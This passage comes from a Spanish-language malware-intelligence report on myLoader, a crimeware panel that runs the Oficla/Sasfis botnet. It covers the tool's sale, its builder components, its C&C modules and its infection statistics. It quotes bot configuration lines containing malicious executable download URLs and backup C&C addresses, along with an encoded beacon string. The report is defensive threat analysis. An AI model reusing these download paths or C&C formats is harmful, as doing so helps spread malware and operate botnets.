



Malware Intelligence

myLoader. Base C&C para la gestión de Oficla/Sasfis Botnet



Contenido

Introducción, 3

Comercialización de myLoader, 4

Posibilidades delictivas. Desglose, 5

Actividades de Oficla/Sasfis, 12

Estadísticas del estado actual de la botnet, 14

Campaña de propagación/infección, 15

Conclusión, 18

Sobre Malware Intelligence, 19

IMPORTANTE: el presente documento es de índole técnico y posee información relacionada a direcciones web, direcciones IP, rutas de descarga de binarios, entre otros; que guardan relación directa con las estrategias de infección y los procesos delictivos llevados a cabo por delincuentes informáticos.

Por lo tanto, se recomienda el uso responsable de la información proporcionada en el presente, quedando bajo la exclusiva y única responsabilidad del lector cualquier inconveniente que pueda surgir en función de la manipulación inadecuada y mala utilización de los datos expuestos.

Asimismo, el documento posee información exacta de los resultados arrojados del estudio realizado. Por lo tanto, y por la misma naturaleza del proceso de investigación, no se ha proporcionado el 100% de los datos recabados; sin embargo, más datos se encuentran disponibles enviando la solicitud al autor del informe.



Introducción

Las actividades delictivas son cada vez más abusivas. En la actualidad, ya nadie niega que los códigos maliciosos constituyen un negocio no-ético y delictivo mediante el cual delincuentes informáticos roban mucho dinero.

Esta situación, también responde al por qué de la profesionalización y sofisticación en cuanto al desarrollo de malware, componentes asociados y estrategias de propagación e infección, transformándolas en amenazas cada vez más agresivas.

Bajo este escenario, una nueva amenaza crimeware diseñada con fines fraudulentos se encuentra In-the-Wild. Se trata de **myLoader**, un Framework de propósito particular desarrollado para gestionar las actividades de una botnet.

A pesar de contar con un ciclo de vida prematuro en el campo del crimeware, **myLoader** actualmente cuenta con un índice de actividad muy alto en Internet; diseminando códigos maliciosos que cuentan con una tasa de detección muy baja por parte de las compañías antivirus, lo que convierte a esta amenaza en un factor de alto riesgo para la seguridad.

Este crimeware es utilizado para reclutar y administrar una de las botnets mas activas en la actualidad, lideras por el troyano **Oficla**, también identificado como **Sasfis**, siendo precisamente su base C&C.

Los datos plasmados en el presente informe, fueron recolectados en base al estudio de las actividades delictivas de una botnet cuya cantidad de zombis, hasta el momento de la escritura del artículo en cuestión, cuenta con más de **210.000**. Lo cual demuestra también la capacidad de reclutamiento que manejan actualmente quienes se dedican al campo ilícito a través de estos "recursos".

El presente documento describe las posibilidades delictivas de esta amenaza a través del desglose de los módulos que forman el paquete que permite la gestión de la **botnet Oficla/Sasfis**. Asimismo se exponen algunos datos que permiten dilucidar su comportamiento tanto en la estrategia de propagación como en los procesos de infección y ayudar en la prevención para contrarrestar sus acciones.

El documento puede ser descargado desde:

Versión en inglés

<http://www.malwareint.com/docs/myloader-oficla-analysis-en.pdf>


Versión en español

<http://www.malwareint.com/docs/myloader-oficla-analysis-es.pdf>

Comercialización de myLoader

myLoader es un paquete crimeware que permite la administración de botnets vía web. Su primera versión comenzó a comercializarse en algunos foros del ambiente underground durante los primeros días del segundo trimestre de 2009, a un costo muy bajo en relación a otros paquetes crimeware de este estilo.

Sin embargo, su explotación a gran escala comenzó a gestarse a fines de Agosto de 2009, siendo detectadas las primeras variantes del malware que se propaga a través de este framework, durante Septiembre de 2009 bajo el pseudónimo **Oficla**, o **Sasfis** según la nomenclatura asignada por la compañía antivirus.



The image shows a forum post from a user named 'my-loader' dated April 18, 2009, at 01:02 AM. The post title is 'Рад представить вашему вниманию стабильный и надежный продукт "myLoader":'. The post content lists several features in Russian, including bypassing firewalls, proactive protection, invisibility to antivirus and system, resident mode, and the ability to create bots for various purposes. The user's profile information on the left shows they have 1 post and joined in April 2009.

Fig. 1 – Comercialización de myLoader

En un principio, la comercialización de **myLoader** disponía de tres versiones: NO-Residente, Lite y Full. La primera de ellas (**No-Residente**), cuyo costo es de **USD 450**, se encuentra diseñada sólo para cargar el binario a propagar. La versión reducida, denominada **Lite** a un costo de **USD 550**, permite administrar ciertas funcionalidades y visualizar información gráfica y estadística mínima.

La versión **Full**, cuyo valor en el mercado es de **USD 700**, posee un sistema de recolección de datos que permite visualizarlos gráficamente de forma muy detallada y ordenada, permitiendo obtener estadísticas de cada componente que forma parte de la estrategia de propagación e infección de la amenaza que se propague a través de este crimeware.

Bajo este escenario, lo cierto es que el negocio fraudulento que representan las botnets es muy competitivo. De hecho muchas redes bot se encuentran orientadas a robar la información de otros botmasters; incluso, oficiando de cleaner para eliminar un potencial competidor que haya infectado previamente un sistema víctima, como en el caso de SpyEye¹ que incorpora un "mata Zeus²".

Es por ello que los delincuentes constantemente buscan mejorar las posibilidades de negocio ofreciendo **soporte técnico 24x7** y manifestando las "**condiciones de uso**"³ para con su desarrollo, como se comprueba en este caso.

¹ <http://www.malwareint.com/docs.html>

² <http://malwareint.blogspot.com/2010/02/zeus-on-irs-scam-remains-actively.html>

³ <http://terms.netne.net/terms.html>

Posibilidades delictivas. Desglose

El paquete, como es habitual en el crimeware de este estilo, se compone de varios módulos donde cada uno de ellos se encarga de llevar a cabo una función específica.

Posee un generador de binarios que se compone de tres partes: un archivo llamado **Bee.dll** (se encuentra cifrado) que es el bot, otro llamado **droper.exe** y un tercero de nombre **glue.exe** que se encarga de generar el binario a diseminar.

El proceso de generación consiste básicamente en ejecutar glue.exe para unir Bee.dll con droper.exe. El resultado final es un ejecutable que por defecto se denomina **setup.exe** y se encuentra empaquetado con UPX. Este es el malware que se diseminará a través de myLoader, y detectado por las compañías antivirus bajo la nomenclatura **Oficla**, o **Sasfis**.

En el paquete se destacan tres módulos (aunque el paquete no se compone sólo de estos tres):

- **buildstats.php**: permite visualizar datos estadísticos de los zombies que fueron reclutados con determinado ejecutable. Para acceder a este modulo se debe sortear una capa de autenticación.



Build	15 min	30 min	1 hour	12 hours	24 hours	3 days	15 days	Summ
3mms	804	653	675	5002	3987	18510	2178	31809
Total:	804	653	675	5002	3987	18510	2178	31809

Fig. 2 – Estadística de infección por binario

- **gate.php**: que posee información relativa al acceso del bot. Un ejemplo de la información que transmite es:

```
[prxmagic]#53AAB5788F4688F5388F53FFE4688F52AAB56AAB46AAB5388F49FFE46FFE53CCA52CCA46AAB53CCA51AAB4688F5288F56AAB4688F53CCA49FFE46AAB5388F57AAB46AAB53CCA50AAB46AAB52CCA56FFE4688F53FFE53AAB46FFE53AAB48AAB46FFE#53FFE49AAB46CCA53CCA48CCA46AAB53CCA48AAB46AAB53CCA49AAB46AAB#53FFE50CCA46CCA53FFE50CCA4688F53CA56FFE46AAB53CCA5388F46FFE#localhost#localhost#localhost#K#5#/folder/gate.php#/folder/gate.php#/folder/gate.php#P#sleep##[updurl][updurl][prxmagic]
```

- **bb.php**: contiene información relacionada a las rutas de descarga del ejecutable que se disemina, la ruta alternativa de acceso al C&C que funciona a modo de backup y comandos para la bot. Los siguientes string son ejemplos del contenido de este archivo:

```
[info]runurl:http://www.fekete.org/4Yez7iRUbZ.exe;http://mydevnet.ca/zTw6Q50392.exe|taskid:17|delay:30|upd:1|backurls:http://gnfdt.cn/loader/bb.php[/info]
```

```
[info]runurl:http://sponsoryregysters.com/megaah/yad.exe|taskid:20|delay:20|upd:0|backurls:http://yesandns.cn/loader[/info]
```

```
[info]delay:45|upd:1|backurls:http://mysexdirect.com/whois/data.php;http://myunionfamily.com/whois/data.php[/info]
```

En la pantalla inicial, luego del acceso al panel C&C, se presentan algunas de las opciones que integran el paquete, pudiéndose observar información estadística relativa a la cantidad de zombis reclutadas, que en este caso asciende a **210.619⁴**.




Fig. 3 – Módulo Stats de Oficla C&C

También se visualiza:

- Cantidad de bots activos/inactivos.
- Cantidad de infecciones nuevas discriminadas por día.
- Geolocalización de los zombis.
- Filtrado de información, entre otros.

Toda la información se encuentra apoyada por un gráfico que muestra la cantidad de zombis reclutados en función de los días de vida de la botnet.

⁴ Es importante tener presente, para entender la magnitud del problema que representa esta importante cantidad de computadoras infectadas, que la cifra mencionada corresponde al día 6 de Marzo de 2010 y su poder de reclutamiento sigue en aumento. Según nuestra monitorización, durante las últimas cuatro horas la botnet reclutó más de trescientos equipos.

La segunda opción que presenta este módulo (Builds), se refiere a las estadísticas de infección en función del binario que originó el proceso, mostrando el nombre con el que se disemina el malware y la cantidad de infecciones durante los últimos 15/30 minutos, 1/12/24 horas y 3/15 días.




Fig. 4 – Estadística de binarios propagados

Además se puede ampliar esa información y visualizar las estadísticas según el total, o según un binario en particular, a través del módulo **buildstats.php**.

La opción **Geo stats**, muestra información similar a la proporcionada en el módulo anteriormente mencionado, pero discriminando los datos estadísticos en función del país donde se encuentran los zombies.




Fig. 5 – Cantidad de zombies por países

En este caso, los primeros dos países con mayor cantidad de reclutamiento son **Rusia (RU)** (país de origen de este crimeware) y **Ucrania (UA)**, con **116.119** y **53.746** zombies respectivamente.

Claramente queda de manifiesto que la base de la botnet se encuentra en Rusia. Lo cual deja una vez más en evidencia que el grueso de las maniobras delictivas y fraudulentas son originadas desde Europa del Este, teniendo a los ciberdelincuentes rusos a la cabeza de las propuestas de comercialización y operatoria.

Por otro lado, el módulo de configuración permite especificar las rutas de acceso alternativas al C&C, la ruta donde se visualizaran los reportes, tamaño de los gráficos, el tiempo de espera, configurar el tiempo de limpieza de los bots que se encuentren inactivos, en este caso, por 30 días, y demás información necesaria para el proceso de propagación.




Fig. 7 – Módulo de configuración

Por otro lado, permite especificar las tareas a ejecutar pudiendo visualizar también el estado de cada URL maliciosa y, entre otras cosas, decidir qué bot se desea "matar" y establecer la capa de autenticación para el acceso a **buildstats.php**.




Fig. 8 – Módulo de tareas

El módulo Builder es el que permite especificar la capa de autenticación principal de acceso al C&C, asegurando este proceso con la solicitud de una palabra clave, upload de archivos⁵, tiempo de sesiones, etc.




Fig. 9 – Configuración de acceso al C&C

Por último, algo que no es tan habitual encontrar en el crimeware de estas características, es el manual. Esto demuestra que la intención del creador es que el paquete pueda ser utilizado por cualquier persona sin importar el nivel de conocimiento.




Fig. 10 – Manual de myLoader

⁵ Cabe destacar que myLoader es un gestor de bots, que facilita la administración y provee información de inteligencia en tiempo real, y que el binario que se crea a través de su constructor, es detectado bajo la nomenclatura Oficla, o Sasfis según la identificación de la compañía antivirus. Sin embargo, a través de myLoader se puede propagar cualquier tipo de código malicioso, es por ello que muchos binarios directamente gestionados con este Framework no son detectados como Oficla

Actividades de Oficla/Sasfis

